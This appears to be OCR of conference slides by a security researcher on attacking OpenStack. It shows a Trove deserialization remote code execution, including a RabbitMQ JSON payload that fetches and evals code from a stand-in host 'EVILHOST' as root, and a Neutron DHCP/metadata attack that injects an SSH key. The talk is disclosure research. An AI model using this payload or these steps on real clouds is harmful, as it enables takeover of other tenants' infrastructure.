
oPWNstack

phd 12

Pavel Toporkov

OpenStack

OpenStack is an open source cloud computing infrastructure software project



openstack

https://www.openstack.org/

OpenStack

phd 12

AT&T


Walmart

Bloomberg

verizon


Tencent

American Airlines




Baidu 百度

OpenStack is simple...



https://docs.openstack.org/ru/install-guide/_images/openstack-arch-kilo-logical-v1.png

OpenStack is simple...



https://en.wikipedia.org/wiki/OpenStack#/media/File:OpenStack_Map.svg

OpenStack

phd 12


- 12M+ LOC in python
- 900+ git repositories
- Lots of third-party components
- Multi-tenancy

OpenStack

phd 12


- 12M+ LOC in python
- 900+ git repositories
- Lots of third-party components
- Multi-tenancy
- Hard to deploy

Kudos to **VK Cloud** team for providing running OpenStack environment and for their patience



Chapter 1. Attack surface


Attack Surface




https://docs.openstack.org/ru/install-guide/_images/openstack-arch-kilo-logical-v1.png

Trove

Trove is Database as a Service for OpenStack.




mongoDB®



https://wiki.openstack.org/wiki/Trove

Trove


Horizon Dashboard
Trove API
RPC
RabbitMQ Message Bus
RPC
Guest Agent
DB
Nova VM
Nova
Trove Task Manager
RPC
Disk
Cinder
DB Backup
Swift
Trove Database
Trove Conductor
RPC
Datastore Images
Glance

Trove

phd 12

Message Bus is shared across several tenants
When trove instance is being created OpenStack generates an unique encryption keys for it and stores the key in database.
It also creates rabbitmq account for this new instance and grants permissions only to its own queue.
Every message sending to this queue is serialized and encrypted using instance's encryption key

https://www.youtube.com/watch?v=dzvcKlt3Lx8

Trove

phd 12

Message Bus is shared across several tenants
When trove instance is being created OpenStack generates an unique encryption keys for it and stores the key in database.
It also creates rabbitmq account for this new instance and grants permissions only to its own queue.
Every message sending to this queue is serialized and encrypted using instance's encryption key

https://www.youtube.com/watch?v=dzvcKlt3Lx8

Trove

phd 12

```
def import_class(import_str):
    mod_str, _sep, class_str = import_str.rpartition('.')
    __import__(mod_str)
    try:
        return getattr(sys.modules[mod_str], class_str)
    except AttributeError:
        raise ImportError('Class %s cannot be found (%s)' %
                          (class_str,
                           traceback.format_exception(*sys.exc_info())))

class SerializableNotification(object):
    @staticmethod
    def deserialize(context, serialized):
        classname = serialized.pop('notification_classname')
        notification_class = import_class(classname)
        return notification_class(context, **serialized)
```

Trove

phd 12

```
# oslo_concurrency/processutils.py

def execute(*cmd, **kwargs):
    """
    ...
    :param run_as_root:     True | False. Defaults to False. If set to True,
                            the command is prefixed by the command specified
                            in the root_helper kwarg.
    :param root_helper:     command to prefix to commands called with
                            run_as_root=True
    ...
    """
    ...
    cmd = [str(c) for c in cmd]
```

Exploit

phd 12

1. Obtain the account credentials and encryption keys from trove instance
2. Send the payload to a RabbitMQ

```
{
    "run_as_root": true,
    "root_helper": "python -c
'eval(__import__(\"requests\").get(\"http://EVILHOST\").text)'"
,
    "notification_classname":
"oslo_concurrency.processutils.execute"
}
```

Takeaways

phd 12

- Cloud attack surface is not limited to external accessible APIs

Won't Fix

phd 12

Remote Code Execution in trove-conductor

Bug #1884457 reported by Pavel Toporkov on 2020-06-21


This bug affects you

Affects	Status	Importance	Assigned to
OpenStack DBaaS (Trove)	New	Undecided	Unassigned
OpenStack Security Advisory	Won't Fix	Undecided	Unassigned

Also affects project Also affects distribution/package

Chapter 2. Managed services

Neutron




https://docs.openstack.org/ru/install-guide/_images/openstack-arch-kilo-logical-v1.png

Neutron

Neutron is an OpenStack project to provide "networking as a service" between interface devices (e.g., vNICs) managed by other Openstack services (e.g., nova).

https://wiki.openstack.org/wiki/Neutron

Neutron



https://packetpushers.net/wp-content/uploads/2015/03/Neutron-Networking-CompNet-v1.png

Neutron

POST /v2.0/ports

Create port

close

Creates a port on a network.

To define the network in which to create the port, specify the **network_id** attribute in the request body.


Normal response codes: 201

Error response codes: 400, 401, 403, 404

Request


Name	In	Type	Description
port	body	object	A **port** object.
admin_state_up (Optional)	body	boolean	The administrative state of the resource, which is up (**true**) or down (**false**). Default is **true**.
port_security_enabled (Optional)	body	boolean	The port security status. A valid value is enabled (**true**) or disabled (**false**). If port security is enabled for the port, security group rules and anti-spoofing rules are applied to the traffic on the port. If disabled, no such rules are applied.
qos_policy_id (Optional)	body	string	QoS policy associated with the port.
security_groups (Optional)	body	array	The IDs of security groups applied to the port.

Instance provisioning



https://docs.openstack.org/operations-guide/_images/provision-an-instance.png

Instance provisioning



https://docs.openstack.org/operations-guide/_images/provision-an-instance.png

Instance provisioning

phd 12

Neutron provides a metadata service for instances at 169.254.169.254

During the provisioning instance obtains SSH public keys from metadata service

Exploit

phd 12

1. Disable port_security
2. Prepare your own EXTREMELY FAST DHCP server in that network
3. Create a managed service in the same network
4. Managed service will obtain DHCP reply from our server and all traffic will be routed through our instance
5. Reply with your own SSH key on metadata request

Takeaways

phd 12

- Managed != Secure
- Network attacks can also be used in cloud infrastructure

Chapter 3. Bravery and stupidity

Neutron

POST /v2.0/ports

Create port

close

Creates a port on a network.

To define the network in which to create the port, specify the **network_id** attribute in the request body.

Normal response codes: 201

Error response codes: 400, 401, 403, 404

Request

Name	In	Type	Description
port	body	object	A **port** object.
admin_state_up (Optional)	body	boolean	The administrative state of the resource, which is up (**true**) or down (**false**). Default is **true**.
dns_domain (Optional)	body	string	A valid DNS domain.
dns_name (Optional)	body	string	A valid DNS name.
extra_dhcp_opts (Optional)	body	array	A set of zero or more extra DHCP option pairs. An option pair consists of an option value and name.

